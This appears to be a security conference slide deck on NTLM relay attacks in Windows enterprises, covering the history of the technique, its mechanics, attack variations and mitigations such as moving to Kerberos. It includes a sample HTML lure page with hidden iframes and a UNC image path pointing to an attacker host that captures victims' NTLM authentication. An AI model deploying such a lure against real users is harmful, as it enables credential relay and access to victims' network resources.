NTLM Relay Attacks

Eric Rachner

eric@rachner.us

http://www.rachner.us

The Relay Attack Scenario

- Assumptions
  - Windows-based enterprise, NTLM auth not disabled
  - Attacker’s machine has a “local intranet” host name (e.g., http://laptop or http://laptop209.acme.com)
- Exploitability & Impact
  - Victim only needs to visit attacker’s web site
  - Attacker can then access arbitrary network resources using the victim’s domain account

History & Due Credit


- 2001: First implemented by Sir Dystic of cDc as SMBRelay
- 2004: Jesse Burns of iSec demonstrates HTTP-to-SMB version at Black Hat (but doesn’t release the tool)
- 2007: HD Moore re-implements HTTP-to-SMB attack, integrates it into Metasploit development code branch
- 2008: HTTP-to-HTTP implementation by yours truly

Pause for NTLM

How It Begins…

```
<html>

<!-- This is the diversion: -->
<iframe src="http://www.youtube.com/v/bGTZoyARvnQ&rel=1&autoplay=1"
        type="application/x-shockwave-flash"
        wmode="transparent"
        width="425"
        height="355"></iframe>

<!-- And this is the nasty part: -->
<iframe height=0 src="http://malcontent:81/"></iframe>

<!--

<iframe height=0 src="http://malcontent:82/"></iframe>
<iframe height=0 src="http://malcontent:83/"></iframe>
<img src="\\malcontent\evil$\evil.jpg" />

-->
</html>
```

The Basic Mechanics



Incidentally,

- This is **not** a man-in-the-middle scenario insofar as the attacker does not have to:
  - Poison DNS
  - Spoof ARP packets
  - Re-route traffic
  - Run a rogue access point
  - Exploit the WPAD problem
  - …or otherwise interpose themselves along the network path between two machines.
- Nonetheless, those are all legitimate ways for an attacker to draw traffic from potential victims

Demo

Variations of the Attack…

- Connecting back to C$ or Admin$ on victim’s own machine (requires victim to be machine admin)
- Accessing victim’s roaming profile share
- Access arbitrary web sites as victim
  - Front page server extensions?
- All of the above – in one go!

Mitigation & Defense

- No, SSL is not helpful here
- NTLMv2 just as vulnerable as NTLMv1
- NTLM also vulnerable to other attacks
- Vulnerability dates back to 2001 – doesn’t look like MS has any plans to fix it
- Long story short: migrate away from NTLM, preferably towards Kerberos